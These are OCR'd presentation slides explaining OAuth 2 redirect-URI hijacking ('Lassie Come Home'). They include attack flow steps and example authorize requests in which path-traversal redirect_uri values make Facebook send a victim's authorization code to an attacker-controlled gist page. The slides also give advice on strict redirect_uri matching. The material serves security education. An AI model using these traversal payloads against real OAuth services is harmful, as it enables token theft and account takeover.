
http://intothesymmetry.blogspot.ie/2015/06/on-oauth-token-hijacks-for-fun-and.html


2. Google+ wants an Authz Code (redirect_uri https://plus.google.com/app/basic/stream/z12wz30w5xekhjow504ch3vq4wi1gjzrd3w)
3. Login and authorize
Windows Live
4. Here the Authz Code
1. I want an Authz Code
5. Here we go
6. Exchange my Authz Code for an Access Token
7. Here we go
ATTACKER'S CONTROLLED PAGE

From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie "Lassie Come Home"

#2 – Exploit the redirect URI aka “*Lassie Come Home*”




From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie “Lassie Come Home"

#2 – Exploit the redirect URI aka “*Lassie Come Home*”


* Image taken from the movie “Lassie Come Home"



Attacker
Resource Owner
Client
Authorization Server: Authorization endpoint
Authorization Server: Token endpoint
Protected Resource
Client redirects user agent to authorization endpoint
User agent loads authorization endpoint
https://theoauthclient.com/oauth/oauthprovider/callback/../../usergeneratedcontent/attackerpage.html
Resource owner authenticates to authorization server
Resource owner authorizes client
Authorization server redirects user agent to attacker with authoriza-
User agent loads redirect URI at client with the victim authorization code
Client sends forged authorization code and its own credentials to token
https://theoauthclient.com/oauth/oauthprovider/callback
Authorization server sends access token to client

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

#2 – Exploit the redirect URI aka “*Lassie Come Home*”



From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie “Lassie Come Home"

#2 – Exploit the redirect URI aka “*Lassie Come Home*”

The registered

`redirect_uri`

must be as specific


as it can be.

* Image taken from the movie “Lassie Come Home"

#1 - Exploit the redirect URI aka “*Lassie Come Home*”

2. *Printondemand wants an Access Token*

1. *I want an Access Token*




```
CALLBACK: http://example.com/path

GOOD: http://example.com/path ✓
GOOD: http://example.com/path/subdir/other ✓
BAD:  http://example.com/bar ✗
      /example.com/ ✗
      /example.com:8080/path ✗
      /oauth.example.com:8080/path ✗
      /example.org ✗
```

```
GET /oauth/authorize?
response_type=code&client_id=213814055461514&redirect_uri=https%3A%2F
%2Fgist.github.com%2Fauth%2Ffacebook%2Fcallback ✓
Host: https://graph.facebook.com
```

* Image taken from the movie “Lassie Come Home"

#1 – Exploit the redirect URI aka “*Lassie Come Home*”


2. Printondemand wants an Access Token
1. I want an Access Token

```
GET /oauth/authorize?
response_type=code&client_id=213814055461514&redirect_uri=https%3A%2F
%2Fgist.github.com%2Fauth%2Ffacebook%2Fcallback%2F.\.\../.\.\../.\.\../
asanso/a2f05bb7e38ba6af88f8 ✓
Host: https://graph.facebook.com
```

* Image taken from the movie “Lassie Come Home"

#1 – Exploit the redirect URI aka “*Lassie Come Home*”

2. *Printondemand wants an Access Token*

```
HTTP/1.1 302 Found
Location: https://gist.github.com/auth/asanso/
a2f05bb7e38ba6af88f8?code=Splx1OBeZQQYbYS6WxSbIA
```

1. *I want an Access Token*

```
